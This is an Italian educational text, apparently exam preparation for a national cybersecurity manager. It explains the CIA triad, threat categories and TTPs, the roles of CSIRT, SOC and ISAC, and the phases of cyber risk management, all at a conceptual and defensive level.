Al cuore della sicurezza delle informazioni stanno i tre principi fondamentali di Confidenzialità, Integrità e Disponibilità, spesso chiamati triade CIA (dalle iniziali in inglese: Confidentiality, Integrity, Availability). Qualsiasi misura di sicurezza, controllo o politica ha tipicamente l’obiettivo di salvaguardare uno o più di questi requisiti. Per un responsabile alla sicurezza, è essenziale comprendere a fondo ciascun principio – le definizioni, gli esempi di minacce correlate e le contromisure – in modo da poter valutare l’impatto di un incidente o di un rischio secondo queste dimensioni.

  • Confidenzialità (Riservatezza): consiste nell’assicurare che informazioni e risorse siano accessibili solo a chi è autorizzato e che nessun soggetto non autorizzato possa vederle o usarle. In pratica, la confidenzialità tutela la privacy dei dati. Esempi: solo il personale medico può consultare certi referti clinici, solo destinatari previsti leggono un’email cifrata, un documento classificato è accessibile solo a persone con adeguata autorizzazione. Minacce alla confidenzialità includono la divulgazione non autorizzata di informazioni: esfiltrazione di dati tramite attacchi hacker (es. data breach dove milioni di record personali vengono rubati), intercettazione di comunicazioni (sniffing di rete non cifrata), accessi interni indebiti (un dipendente curioso che sfoglia dati a cui non dovrebbe accedere). Le contromisure per la confidenzialità spaziano dalla cifratura dei dati (sia a riposo che in transito) all’hardening degli accessi (autenticazione forte, controlli di accesso basati su ruoli – RBAC, o attributi – ABAC), fino a politiche di need-to-know. Ad esempio, per proteggere dati sensibili in transito si usa il protocollo TLS, per file riservati si usa crittografia e gestione delle chiavi adeguata, per limitare accessi interni si applicano permessi minimi e monitoraggio (Data Loss Prevention, logging di accessi ai dati). Mantenere la confidenzialità è cruciale soprattutto in contesti governativi: si pensi a informazioni personali dei cittadini, segreti di stato, indagini forensi, dove una violazione di riservatezza può avere impatti su privacy, reputazione, sicurezza nazionale.
  • Integrità: il principio di integrità implica garantire che dati, sistemi e risorse non vengano alterati o distrutti in modo non autorizzato e che siano accurati e completi rispetto allo stato atteso. In altre parole, l’informazione deve mantenere la propria veridicità e consistenza durante tutto il ciclo di vita e qualsiasi modifica deve essere fatta solo da soggetti legittimati e in maniera tracciabile. Esempi di integrità: un file di log di sistema che non deve essere manomesso (perché serve per audit), il contenuto di un database finanziario che deve rimanere corretto, un messaggio che deve arrivare a destinazione esattamente come è stato inviato (senza essere alterato). Le minacce all’integrità includono manomissioni intenzionali (un attaccante che modifica record di un database per coprire tracce o per frode, un malware che altera file di configurazione), errori o corruzioni accidentali (bug software o guasti hardware che corrompono dati, errori umani di modifica) e atti di sabotaggio (cancellazione di dati). Le contromisure tipiche sono: controllo degli accessi in scrittura (così solo entità autorizzate possano modificare), utilizzo di firme digitali e hash crittografici per rilevare modifiche non autorizzate (ad esempio la firma di un documento garantisce di accorgersi se viene alterato dopo la firma), versioning e backup per poter recuperare dati integri in caso di alterazioni indesiderate, e meccanismi di integrità nelle comunicazioni (come codici di autenticazione dei messaggi – MAC – per assicurare che un messaggio non sia stato alterato in transito). In ambito di infrastrutture critiche, l’integrità dei comandi e dei dati ha anche implicazioni di sicurezza fisica: ad es. garantire che i parametri inviati a uno SCADA non siano stati manomessi è vitale per operare correttamente un impianto. Il responsabile alla sicurezza deve dunque assicurare misure come il controllo dell’integrità dei software (ad es. tramite verifiche di hash su aggiornamenti, whitelisting delle applicazioni consentite) e politiche che prevedano il doppio controllo su modifiche di dati critici (four-eyes principle).
  • Disponibilità: è il requisito per cui le risorse e i servizi devono essere accessibili e utilizzabili dagli utenti autorizzati nel momento in cui ne hanno bisogno, senza interruzioni non pianificate. La disponibilità riguarda quindi la continuità operativa e la prontezza delle infrastrutture. Un sistema ad alta disponibilità minimizza i downtime e garantisce che, malgrado guasti o attacchi, gli utenti legittimi possano comunque accedere alle funzionalità necessarie. Esempi: un portale web pubblico di servizi al cittadino che deve essere online 24/7, un data center che deve avere alimentazione e connessione ridondanti per non fermarsi, un numero di emergenza (112) che deve essere sempre raggiungibile. Le minacce principali alla disponibilità sono gli incidenti che causano interruzioni: qui rientrano guasti hardware (un server che si rompe, un blackout elettrico), errori software (un bug che manda in crash un’applicazione critica), eventi catastrofici (incendi, alluvioni, terremoti colpendo i siti), ma anche attacchi deliberati come i DoS/DDoS (Denial of Service distribuiti che sovraccaricano i servizi rendendoli irraggiungibili). Un altro esempio attualissimo sono i ransomware, che cifrando i dati li rendono inaccessibili, causando interruzioni massive di servizi e perdita di disponibilità dei dati finché non vengono ripristinati da backup. Le contromisure per la disponibilità includono architetture ridondate e tolleranti ai guasti: ad esempio, avere cluster di server in configurazione High-Availability, duplicazione di componenti critiche (RAID per i dischi, più linee di rete, generatori di corrente di backup), disaster recovery pianificato (siti secondari su cui far failover in caso di disastro sul sito primario), e piani di Business Continuity per continuare almeno parzialmente le operazioni anche durante incidenti gravi. Dal lato attacchi, ci sono misure come sistemi anti-DDoS (filtri di traffico, servizi di scrubbing, CDN che assorbono il traffico), politiche di limitazione delle risorse per prevenire abusi (rate limiting). Inoltre, una robusta politica di backup offline garantisce che, in caso di attacco ransomware, i dati possano essere recuperati senza pagare riscatti, ripristinando così la disponibilità. Per un responsabile, la disponibilità ha anche una valenza di servizio pubblico: assicurare che servizi essenziali (sanità digitale, forze dell’ordine, servizi finanziari di stato, ecc.) restino attivi e accessibili alla popolazione e agli operatori, anche in scenari di attacco o calamità, è di vitale importanza (si pensi ad attacchi come quello che nel 2021 paralizzò la Regione Lazio bloccando temporaneamente i servizi sanitari, mostrando come la perdita di disponibilità possa avere impatti enormi sui cittadini).

In pratica, la gestione della sicurezza è spesso un bilanciamento tra questi tre principi: ad esempio, massimizzare la confidenzialità (cifratura forte ovunque) potrebbe introdurre qualche latenza o complessità che impatta disponibilità; aumentare la disponibilità con tante copie di dati deve fare i conti con mantenere l’integrità e confidenzialità in tutte le copie. Il ruolo del responsabile di sicurezza è valutare i requisiti di CIA per ogni sistema e applicare controlli adeguati. Alcuni sistemi avranno priorità diverse (un sistema militare potrebbe privilegiare la confidenzialità e integrità dei comandi anche a scapito della disponibilità; un servizio al cittadino di emergenza privilegerà la disponibilità; un registro contabile l’integrità, ecc.) ma in generale tutti e tre devono essere garantiti in misura sufficiente. Molti standard (ISO 27001, NIST) e normative richiedono esplicitamente l’analisi di impatto su CIA per ogni rischio identificato. In sede di esame, è utile saper fornire per ciascun principio esempi concreti di misure: Confidenzialità – crittografia, controllo accessi, classificazione dati; Integrità – hashing, firme digitali, controllo versioni, permessi di scrittura limitati; Disponibilità – ridondanza, backup, anti-DDoS, monitoraggio e incident response rapida.

Il panorama delle minacce informatiche è in continua evoluzione, con attaccanti che sviluppano nuove tattiche, tecniche e procedure (TTP) per eludere le difese. Tattiche sono gli obiettivi o le fasi generali di un attacco (ad es. ricognizione, iniziare l’esecuzione di codice, movimento laterale, esfiltrazione); tecniche sono i metodi specifici usati per compiere quelle tattiche (es. tecnica di phishing via email per ottenere credenziali, oppure utilizzo di exploit per escalation di privilegi); procedure sono le implementazioni dettagliate di queste tecniche, spesso specifiche di gruppi di attacco o malware (ad esempio, la sequenza particolare di comandi e script usata da un certo gruppo APT durante l’esfiltrazione). L’analisi delle TTP è un paradigma usato nella Cyber Threat Intelligence e nei framework come MITRE ATT&CK, e consente di profilare le minacce in base ai comportamenti anziché agli indicatori puntuali, migliorando la capacità di prevenire e individuare attacchi mirati.

Dal punto di vista difensivo, conoscere le TTP principali (specialmente di attori noti come gruppi APT sponsorizzati da Stati o cybercriminali sofisticati) aiuta un SOC/CSIRT a riconoscere pattern di attacco e a implementare contromisure specifiche. Ad esempio, se si sa che una certa minaccia usa la tecnica “Golden Ticket” su Kerberos per muoversi lateralmente, si possono predisporre allarmi su anomalie nei ticket; o se un ransomware in genere disabilita le shadow copies come prima mossa, un monitoraggio su quell’azione può far scattare un alert precoce.

Le tipologie di attacchi si possono classificare in vari modi; qui li descriviamo per categoria di obiettivo o metodo, fornendo esempi attuali rilevanti.

  • Attacchi di ingegneria sociale (phishing, spear phishing, social network): mirano a sfruttare l’errore umano inducendo le vittime a compiere azioni che compromettano la sicurezza. Il phishing via email rimane una delle tecniche più diffuse per iniziare una catena di attacco: l’aggressore invia email ingannevoli che inducono l’utente a fornire credenziali (falsi login a servizi bancari, cloud aziendali ecc.) o a cliccare allegati/link malevoli che installano malware. Varianti come lo spear phishing (email altamente personalizzate su un singolo bersaglio di alto profilo) e il whaling (mirato a dirigenti, es. CEO fraud) hanno avuto successo in furti finanziari e spionaggio. Un esempio recente è la campagna di phishing contro account email governativi che ha sfruttato documenti COVID-19 falsi per convincere i funzionari a inserire la password su un sito clone. Altre tecniche social includono l’impersonation al telefono (vishing) o via messaggi (smishing), e l’uso dei social media per raccogliere informazioni su abitudini e contatti (ricognizione per futuri attacchi). Difendersi richiede combinare formazione del personale (simulazioni di phishing, awareness) con filtri tecnici (email gateway con anti-phishing, autenticazione a più fattori che mitighi il furto di password, ecc.). Molti attacchi avanzati iniziano ancora con una mail di phishing ben fatta: ad esempio, il noto attacco SolarWinds del 2020 – uno supply chain attack – sembra abbia avuto origine anche con tecniche di spear phishing verso dipendenti chiave.
  • Malware (virus, worm, trojan) e in particolare ransomware: i malware sono codice malevolo introdotto nei sistemi per causare danni, rubare informazioni o prendere controllo. Negli ultimi anni il ransomware è emerso come una delle minacce più gravi: si tratta di malware che, una volta eseguito, cifra i dati dell’organizzazione e richiede un riscatto in criptovaluta per fornire la chiave di decrittazione. I ransomware moderni adottano tattiche di doppia estorsione – oltre a criptare, prima esfiltrano dati riservati minacciando di pubblicarli se non si paga. Questo li rende devastanti sia sul piano disponibilità (blocco operatività) sia confidenzialità (data breach). Esempi di attacchi ransomware di grande impatto: Colonial Pipeline (2021), dove un attacco ransomware (DarkSide) fermò l’erogazione di carburante lungo la costa est USA per giorni; Regione Lazio (2021), che bloccò i servizi sanitari regionali; e una miriade di casi su ospedali, comuni, aziende strategiche. Secondo l’ENISA Threat Landscape 2023, i ransomware rappresentano ancora la minaccia numero uno, costituendo il 34% di tutti gli incidenti analizzati nell’Unione Europea. Altre famiglie di malware includono: trojan (malware mascherati da software legittimi, es. backdoor RAT che danno controllo remoto all’attaccante), worm (che si auto-propagano, come il celebre worm Morris del 1988 che diede origine al primo CERT), virus classici che infettano file e spyware che spiano le attività (keylogger, stealer di dati). La diffusione spesso avviene via phishing (allegati con macro malevole, eseguibili camuffati), exploit kit su siti web compromessi, chiavette USB infette o altri vettori. La difesa anti-malware richiede un approccio stratificato: dai gateway con antivirus e sandbox, agli endpoint con EPP/EDR (come discusso sopra), backup offline frequenti, patch management per chiudere le vulnerabilità sfruttate dai malware, e procedure di incident response pronte per isolare rapidamente macchine infette appena rilevate.
  • Attacchi a servizi web e applicazioni (SQL injection, XSS, RCE): Molte minacce sfruttano vulnerabilità nel software applicativo. Le injection (in particolare SQL injection) rimangono una top threat secondo OWASP: un attaccante inserisce input malevolo in campi di una pagina web in modo da manipolare le query al database sottostante, potendo così ottenere dati non autorizzati o modificare/cancellare informazioni. Ad esempio, attacchi SQLi a siti governativi hanno in passato esfiltrato massicci archivi (ricordiamo il caso “Collection#1” dove furono trafugate milioni di credenziali anche da siti istituzionali con SQLi). Altre vulnerabilità comuni: Cross-Site Scripting (XSS), dove l’aggressore riesce a far eseguire script arbitrari nel browser di altri utenti (potenzialmente rubando sessioni o inducendo azioni a loro insaputa); buffer overflow e altre memory corruption che consentono esecuzione di codice sul server (Remote Code Execution); directory traversal per leggere file riservati; deserialization insecure; e così via. Gli attacchi alle applicazioni possono portare sia al furto di dati (violando confidenzialità, come nel caso dell’attacco a Equifax 2017 dove una falla web portò all’esfiltrazione di 145 milioni di record) che a prendere controllo dei server (minando integrità e disponibilità). Difendersi richiede secure coding, test di sicurezza (code review, penetration test), aggiornamenti continui e l’uso di protezioni come i Web Application Firewall (WAF) che bloccano exploit noti a livello applicativo. Per un responsabile è cruciale avere un programma di gestione vulnerabilità sulle proprie applicazioni (scansioni periodiche, aderenza a standard OWASP Top 10) e magari partecipare a iniziative di bug bounty o di collaborazione con la comunità per individuare falle prima che le sfruttino attori malevoli.
  • Attacchi sulla rete e infrastruttura (DDoS, MitM, exploit su protocolli): Gli aggressori possono puntare all’infrastruttura di rete stessa. I Distributed Denial of Service (DDoS) floodano un server o una rete di richieste o pacchetti al punto da saturarne le risorse e renderlo irraggiungibile agli utenti legittimi. Si va da attacchi volumetrici di molteplici Gbps (che saturano banda) ad attacchi applicativi che saturano risorse più specifiche (es. inviare migliaia di richieste costose al secondo). Gruppi di attivismo o Stati ostili hanno impiegato DDoS contro siti governativi o finanziari come atto di protesta o sabotaggio (noti gli attacchi del gruppo russo Killnet contro siti istituzionali europei nel 2022-2023). Altre minacce di rete includono gli attacchi Man-in-the-Middle (MitM), dove l’attaccante si interpone nelle comunicazioni (ad esempio in reti Wi-Fi aperte, o sfruttando ARP spoofing in LAN) per spiare o alterare dati in transito – mitigati dall’uso diffuso di cifratura TLS e VPN. Sul fronte protocolli, a volte emergono vulnerabilità in componenti di infrastruttura: ad es. falle nei protocolli di routing BGP (che possono permettere di dirottare traffico), exploitation di server DNS (DNS cache poisoning) o vulnerabilità su VPN, firewall, etc. Un esempio fu la vulnerabilità Log4Shell (fine 2021) nella libreria Log4j, che essendo ampiamente usata su server esposti (sistemi di gestione, security appliances, servizi cloud) ha messo a rischio infrastrutture globali: gli attaccanti l’hanno sfruttata massivamente per RCE su server vulnerabili, installando web shell e malware di ogni tipo. La risposta coordinata a livello globale (CERT che emettono allerte, patch rapide) ha limitato danni peggiori, ma è stato un campanello d’allarme su come una falla nei “tubi” di Internet possa avere effetti a cascata. Come difesa, oltre alle patch e hardening costante, è importante avere capacità di monitoraggio del traffico di rete (es. anomalie che suggeriscano MitM interni, o volumi insoliti preludio a DDoS) e accordi con provider per filtraggio DDoS a monte.
  • Attacchi avanzati e APT (Advanced Persistent Threat): Si tratta di campagne portate avanti tipicamente da gruppi ben finanziati (spesso collegati a governi o a grandi cyber-gang) che hanno obiettivi specifici e persistenza nell’operare. Un APT spesso combina varie tattiche: iniziale phishing o 0-day per entrare, poi movimento laterale silenzioso, escalations, stabilire backdoor persistenti, ed exfiltrare dati sensibili o compromettere infrastrutture critiche. Esempi noti includono l’APT29 (Cozy Bear) legato all’intelligence russa, che è accusato dell’hack di SolarWinds citato sopra (inserendo codice malevolo negli aggiornamenti software di Orion, compromettendo in un colpo solo migliaia di organizzazioni tra cui agenzie USA); oppure APT28 (Fancy Bear) implicato in attacchi a ministeri e organizzazioni NATO. Anche attori cinesi (es. APT40, Hafnium) e nordcoreani (Lazarus Group) hanno condotto attacchi notevoli: dal furto di segreti industriali all’acquisizione di valuta (crypto-heist), fino a sabotaggi (il WannaCry del 2017 è attribuito a Lazarus, combinando worm e ransomware). Le tattiche APT prevedono spesso l’uso di malware su misura, zero-day exploits (sfruttamento di vulnerabilità sconosciute al momento), e tecniche di offuscamento per restare sotto traccia. Difendersi da APT è complesso e richiede un mix di prevenzione (hardening, principio zero trust – nessun accesso implicito anche all’interno, segmentazione estrema), rilevamento approfondito (strumenti di EDR/XDR, analisi dei log con SIEM, threat hunting proattivo cercando indicatori delle note TTP), e risposta rapida con capacità di contenimento. Inoltre la condivisione di intelligence tra organizzazioni (es. tramite ISAC, CERT nazionali) è cruciale per conoscere indicatori di compromissione e tecniche emergenti e potersi preparare (si veda sezione 7 su ISAC).

In conclusione di questa sezione, è chiaro che il panorama delle minacce è molto ampio: da attacchi opportunisti di massa (phishing generico, ransomware random) a operazioni mirate di attori statali. Per un ruolo di coordinamento nazionale, oltre a conoscere le tipologie di attacco, è importante tenersi aggiornati sui casi di attacchi recenti e sulle relative lesson learned. Ad esempio, comprendere come un attacco come Colonial Pipeline è riuscito (compromissione di password VPN non protetta da MFA) può portare a migliorare subito certe difese nelle proprie strutture; oppure studiare l’attacco alla catena di fornitura di SolarWinds spinge a controllare meglio la sicurezza dei fornitori e software terzi utilizzati nelle proprie reti. Fortunatamente, esistono report e analisi (ENISA Threat Landscape, Verizon DBIR, rapporti di intelligence delle agenzie) che un buon responsabile deve consultare regolarmente per adeguare la strategia difensiva in base alle TTP emergenti e agli attacchi in voga.

La sicurezza informatica non è solo una questione di tecnologie, ma anche di organizzazione e processi. Tre acronimi importanti in ambito di gestione degli incidenti e cooperazione in cybersicurezza sono CSIRT, SOC e ISAC. Ciascuno rappresenta una struttura con un ruolo specifico.

  • CSIRT (Computer Security Incident Response Team): è un gruppo di esperti di sicurezza deputato a gestire e rispondere agli incidenti informatici di una certa organizzazione o contesto. Il CSIRT ha tipicamente la responsabilità di monitorare le minacce, intercettare eventi di sicurezza, analizzare gli incidenti e orchestrare la risposta e mitigazione. In altre parole, è l’unità di pronto intervento cyber: quando scatta un allarme, il CSIRT attiva le procedure per contenere l’incidente (es. isolare i sistemi compromessi), investigarne le cause, eradicare la minaccia, ripristinare i servizi e fare follow-up (lezioni apprese, rafforzamento difese). I CSIRT possono esistere a vari livelli: aziendale (ogni grande organizzazione può avere il suo team di risposta), nazionale (es. il CSIRT Italia istituito dall’ACN per coordinare la risposta a livello Paese), settoriale (CSIRT di settore per coordinare in ambiti specifici come finanza, energia, sanità). Spesso i termini CERT (Computer Emergency Response Team) e CSIRT vengono usati in modo intercambiabile; storicamente “CERT” era un marchio del primo team presso Carnegie Mellon, ma oggi si parla tranquillamente di CERT aziendale/governativo. Le funzioni di un CSIRT includono: monitoraggio delle fonti di allerta (sensori, SOC, intelligence esterna), analisi forense degli incidenti per capirne portata e attori, coordinamento interno (tra IT, legal, comunicazione) ed esterno (con altri CSIRT, forze dell’ordine) durante la gestione dell’incidente, comunicazione di allerte preventivi se emergono minacce (ad esempio un CSIRT nazionale emette allerte su campagne di attacco in corso verso enti governativi), e raccomandazioni di sicurezza post-incidente. In un contesto nazionale, il CSIRT funge anche da punto di contatto a cui enti e aziende possono segnalare incidenti (spesso obbligatorio per legge, es. direttiva NIS richiede notifica al CSIRT nazionale di certi incidenti). Un responsabile per la prevenzione e gestione di incidenti a livello nazionale dovrà quindi interfacciarsi strettamente col CSIRT nazionale, contribuire alla condivisione di informazioni e assicurare che la propria organizzazione segua le linee guida emanate dal CSIRT (che spesso produce indicatori di compromissione, bollettini di sicurezza, guide di best practice in seguito ad incidenti osservati).
  • SOC (Security Operations Center): è il centro operativo di sicurezza, ovvero un team (spesso in un vero e proprio locale dedicato, fisico o virtuale) che ha il compito continuo di monitorare gli eventi di sicurezza nell’infrastruttura IT, rilevare potenziali incidenti e avviare la prima risposta. Un SOC tipicamente lavora 24/7, analizzando log e flussi da varie fonti (sistemi di detezione intrusioni, antivirus, firewall, sistemi di autenticazione, ecc.) attraverso una console centralizzata (es. un SIEM – Security Information and Event Management) per identificare anomalie o segni di compromissione. In altre parole, mentre il CSIRT entra in gioco in maniera più reattiva quando un incidente è conclamato, il SOC è la sentinella proattiva che cerca di individuare early warnings e attacchi in fase iniziale, e ferma sul nascere gli incidenti. Le responsabilità di un SOC possono includere: triage degli alert di sicurezza (filtrare i falsi positivi e riconoscere quelli reali), investigazione di eventi sospetti (es. tramite analisi approfondita di log, memoria volatile, traffico di rete), eseguire misure di contenimento immediate (ad esempio disabilitare un account compromesso, bloccare un IP in firewall), e inoltrare al CSIRT o ai team competenti gli incidenti più gravi per la gestione completa. Un SOC ben strutturato migliora notevolmente la capacità di rilevamento e risposta di un’organizzazione, coordinando tecnologie e operazioni in un unico hub. Spesso un SOC è organizzato su livelli (analisti di Livello 1 per monitoraggio base e escalation ai livelli superiori per analisi avanzate). Può essere interno o in outsourcing (MSSP – Managed Security Service Provider).

Importante, il SOC non lavora isolato: collabora con il CSIRT (che prende in carico gli incidenti gravi e la gestione globale), fornisce input alla gestione del rischio (e riceve da questa priorità su cosa monitorare con più attenzione), e in generale è un elemento tattico-operativo della strategia di sicurezza. Un esempio del ruolo SOC: supponiamo che arrivi un alert di “traffico anomalo in uscita” su una porta non usuale da un server. Il SOC analizza e scopre che il server potrebbe essere infetto da malware (comunicazione con IP noti malevoli); allora isola il server dalla rete (azione immediata), e passa la consegna al CSIRT per bonifica e analisi forense. Senza SOC, quell’anomalia poteva passare inosservata per giorni finché i danni non diventavano evidenti. Per questa ragione, la presenza di un SOC coordinato alle operazioni migliora le capacità di rilevamento, risposta e prevenzione di minacce dell’organizzazione, come sottolinea anche IBM e altri esperti. Un responsabile alla sicurezza nazionale deve quindi promuovere l’istituzione e il corretto funzionamento di SOC sia centralizzati (un SOC governativo o di settore che sorveglia entità più piccole che non hanno risorse proprie) sia locali dove possibile, assicurando anche che scambino informazioni (es: un SOC ministeriale notifica subito il CSIRT nazionale se vede indicatori di un attacco in corso che potrebbe riguardare altri enti, ecc.).

  • ISAC (Information Sharing and Analysis Center): gli ISAC sono organizzazioni no-profit collaborative in cui membri di un certo settore critico condividono informazioni su minacce, vulnerabilità e incidenti, costituendo un centro di raccolta e scambio di intelligence tra pubblico e privato. L’idea nacque negli USA nel 1998 per i settori delle infrastrutture critiche ed è ormai adottata a livello internazionale (in Europa ENISA promuove ISAC settoriali). Un ISAC tipicamente è focalizzato su un settore (es. finanziario – FS-ISAC a livello globale, energetico, sanità, trasporti, ecc.) e i membri sono le varie aziende/enti di quel settore. Fornisce un canale fidato per condividere in tempo reale informazioni su cyber threat: ad esempio, se una banca subisce un tentativo di attacco sofisticato, invia un’allerta all’ISAC finanziario in modo che le altre banche possano alzare le difese; oppure un CERT nazionale può diffondere tramite l’ISAC dati di indicatori (IOC) su campagne attive. Gli ISAC spesso producono anche analisi comuni, best practice specifiche di settore e talvolta esercitazioni congiunte.

Il valore di un ISAC sta nel superare l’isolamento informativo: “uniti si è più forti” contro attaccanti che spesso colpiscono in maniera sistematica attori simili. L’ISAC funge da “centrale” per raccogliere dati sulle minacce e redistribuirli, fungendo da ponte comunicativo tra privati e agenzie governative. Nel contesto italiano/europeo, possiamo citare ad esempio l’ISAC Sanità, l’ISAC Energia, ecc., dove aziende di quei settori collaborano con ACN e con tra loro. Anche organismi internazionali spingono i settori a dotarsi di ISAC (la direttiva NIS2 dell’UE incentiva l’information sharing).

Per un responsabile nazionale, partecipare attivamente agli ISAC significa avere accesso a informazioni aggiornate sulle minacce specifiche del proprio settore e poter implementare misure di prevenzione prima che gli attacchi ti colpiscano direttamente. Allo stesso modo, significa contribuire segnalando incidenti o scenari di attacco rilevati, in un’ottica di difesa collettiva. Un esempio di ISAC in azione: durante ondate di ransomware mirati a ospedali, l’ISAC sanitario può emanare allerte con dettagli tecnici (indicatori di compromissione, TTP usate, patch urgenti da applicare) che aiutano tutti gli ospedali membri a proteggersi in tempo. Senza quell’informazione condivisa, ogni struttura sarebbe da sola contro la minaccia e magari alcune cadrebbero vittime per non aver saputo per tempo ciò che altre avevano già visto.

In sintesi, CSIRT, SOC e ISAC sono tre pilastri complementari nella gestione del cyber rischio: – Il SOC è l’occhio vigile interno giorno e notte, che individua e reagisce immediatamente agli eventi nei sistemi di competenza. – Il CSIRT (aziendale o nazionale) è il team esperto che prende in carico la risposta più ampia e il coordinamento, fornendo anche supporto e guida per prevenire e prepararsi agli incidenti futuri. – L’ISAC estende la difesa oltre i confini della singola organizzazione, creando una comunità di fiducia dove conoscenza e allerta sono condivise, in modo da elevare la postura di sicurezza di tutti i partecipanti. Per un responsabile alla prevenzione e gestione degli incidenti informatici, è fondamentale saper interagire efficacemente con tutte queste entità: ad esempio, stabilire procedure interne perché il SOC escali prontamente al CSIRT; partecipare alle attività dell’ISAC di riferimento; magari organizzare esercitazioni congiunte (es: simulazioni di attacco su larga scala con coinvolgimento del CSIRT nazionale, vari SOC dipartimentali e le comunicazioni via ISAC). Questo garantisce una resilienza di sistema e non solo del singolo ente.

Nessuna organizzazione può proteggere tutto in modo assoluto; per questo si adotta un approccio di gestione del rischio per identificare le minacce e vulnerabilità più rilevanti, valutare l’impatto potenziale e adottare contromisure commisurate. La gestione del rischio cyber è un processo ciclico e continuo, strettamente allineato ai principi generali di risk management (come il ciclo Plan-Do-Check-Act). Secondo standard internazionali (ISO e NIST), le fasi fondamentali di questo processo sono: definizione del contesto, identificazione dei rischi, analisi e valutazione dei rischi, trattamento (o trattamento/risposta) del rischio, accettazione del rischio residuo, e monitoraggio/riesame continuo . Durante tutto il ciclo si svolgono attività trasversali di comunicazione e consultazione coinvolgendo stakeholder appropriati) e di documentazione/reporting.

Ecco in dettaglio come si articola questo ciclo.

  • Stabilire il contesto: consiste nel definire l’ambito del risk management (quali asset, processi, unità organizzative copre), i criteri per valutare impatto e probabilità, e gli obiettivi di sicurezza e compliance dell’organizzazione. Si raccolgono informazioni su asset di valore (es: dati personali, sistemi critici), si definiscono gli owner del rischio, e si stabilisce la propensione al rischio (risk appetite) e le soglie di accettabilità. Ad esempio, un’agenzia nazionale definirà come asset critici i database dei cittadini, le infrastrutture di rete centrali, ecc., e come criterio che qualsiasi rischio che possa causare indisponibilità > 24 ore di un servizio essenziale è considerato alto.
  • Identificazione del rischio: in questa fase si individuano i possibili scenari di rischio, ovvero combinazioni di minaccia e vulnerabilità che potrebbero portare a un incidente con impatto sui criteri CIA. Si cerca di rispondere alla domanda: “cosa potrebbe andare storto, e come potrebbe accadere?”. Si possono usare approcci basati sugli asset (identifico minacce e vulnerabilità per ciascun asset chiave) o basati sugli eventi (parto da possibili eventi avversi e vedo quali asset impattano). Ad esempio, per un sistema informativo X potrei identificare rischi come “furto di credenziali admin da parte di attaccante esterno via phishing”, “guasto hardware non ridondato”, “errore umano di configurazione aperta al pubblico”, “malware ransomware colpisce il file server” e così via. Fonti per identificare rischi includono: storico di incidenti passati (interni o nel settore), check-list di minacce comuni (come cataloghi OWASP, ENISA, MITRE), risultati di audit e test di penetrazione (che rivelano vulnerabilità tecniche). È cruciale coinvolgere esperti tecnici e di business affinché il set di rischi identificati sia il più completo e concreto possibile.
  • Analisi e valutazione: una volta elencati i rischi, per ciascuno si analizza probabilità (o frequenza) e impatto (o conseguenze) se si materializzasse. Dall’abbinamento si determina il livello di rischio (es. rischio = probabilità * impatto, se quantificato, oppure classifiche qualitativo tipo Alto/Medio/Basso). Qui entrano in gioco metriche e criteri decisi nel contesto: ad esempio, impatto può misurarsi in termini finanziari (euro di danno), reputazionali, di vite umane (in ambito sanità), legali, ecc., spesso su scala qualitativa (es. impatto Catastrofico, Grave, Moderato, Limitato, Negligibile). Probabilità può stimarsi da “molto probabile (atteso più volte l’anno)” a “rara (una volta in 10 anni)”. Si possono usare metodi quantitativi (come analisi statistica, simulazioni Monte Carlo) ove dati disponibili, ma spesso nel cyber si opera qualitativamente integrando giudizio esperto. L’output è una mappa dei rischi, spesso una matrice dove ciascun rischio è posizionato e classificato. Da qui deriva la valutazione: si confrontano i livelli di rischio con i criteri di accettabilità. I rischi sopra una certa soglia vengono segnalati come intollerabili e da mitigare, quelli bassi possono essere accettati. Ad esempio, uno scenario di attacco APT su infrastruttura critica potrebbe avere impatto altissimo ma probabilità bassa; la direzione dovrà decidere se quel rischio residuo è comunque inaccettabile (dato l’impatto potenziale) e quindi investire per ridurlo.
  • Trattamento del rischio: per i rischi identificati che eccedono le soglie di tolleranza, occorre decidere quali strategie adottare. Le classiche opzioni di trattamento sono: mitigare (implementare controlli per ridurre probabilità e/o impatto), trasferire (ad esempio stipulare assicurazioni cyber, o affidare a terzi la gestione di quel rischio contrattualmente), evitare (se un’attività è troppo rischiosa, decidere di non intraprenderla affatto, ad es. spegnere un servizio legacy insicuro), oppure accettare consapevolmente il rischio residuo (documentando la decisione) se ritenuto basso o se i costi di mitigazione superano i benefici. Nel contesto cyber, la mitigazione è la più frequente: significa implementare controlli di sicurezza adeguati. I controlli vanno scelti in base al rischio specifico e spesso si utilizzano framework di riferimento come l’ISO/IEC 27001 (che contiene un Annex A con controlli di sicurezza best practice) o il NIST Cybersecurity Framework. Ad esempio, per il rischio “ransomware su file server” si deciderà di mitigare con controlli tipo: backup giornalieri offline (riduce impatto, garantendo recupero dati), EDR con capacità anti-ransomware (riduce probabilità di successo), segmentazione di rete per limitare propagazione, e programma di formazione anti-phishing (riduce probabilità di infezione iniziale). Per il rischio “guasto data center per incendio” si può trasferire comprando assicurazione danni e mitigare predisponendo un sito di disaster recovery. Il risultato di questa fase è un piano di trattamento in cui per ciascun rischio vengono elencate le misure previste, i responsabili dell’attuazione e la tempistica.
  • Accettazione del rischio: dopo aver applicato (o pianificato) i trattamenti, rimane sempre un rischio residuo. La direzione deve consapevolmente decidere se quel residuo è accettabile. L’accettazione del rischio va formalizzata (in molti standard è richiesto evidenza dell’accettazione da parte del management per accountability). Ad esempio, si può accettare che permanga un rischio residuo di indisponibilità 1 giorno di un servizio non critico, per cui non vale la pena spendere oltre in ridondanze. L’importante è che la decisione sia informata e documentata, così come la ownership del rischio (es: “il responsabile XY accetta il rischio R di livello medio entro il limite stabilito”).
  • Monitoraggio e riesame: il rischio cyber è dinamico: compaiono nuove minacce, l’organizzazione cambia (nuovi sistemi, nuovi processi digitali), i controlli implementati possono risultare inefficaci nel tempo. Dunque è essenziale monitorare continuamente lo stato dei rischi e riesaminare periodicamente tutto il processo. Questo implica raccogliere dati sugli incidenti occorsi (per capire se le stime erano corrette, se qualcosa di non previsto è successo, ecc.), misurare la performance dei controlli (KPI/KRI di rischio, come numero di attacchi bloccati, vulnerabilità scoperte, etc.), e aggiornare di conseguenza valutazioni e trattamenti. In molti contesti normati (es. ISO 27001) si fanno riesami annuali del rischio, o immediatamente in caso di cambiamenti significativi (es. introduzione di una nuova tecnologia, o emergere di una vulnerabilità critica globale come Log4Shell). Il ciclo così riparte: re-identificazione dei rischi emergenti, nuova analisi, e così via, integrando la sicurezza nel ciclo di vita di ogni progetto.

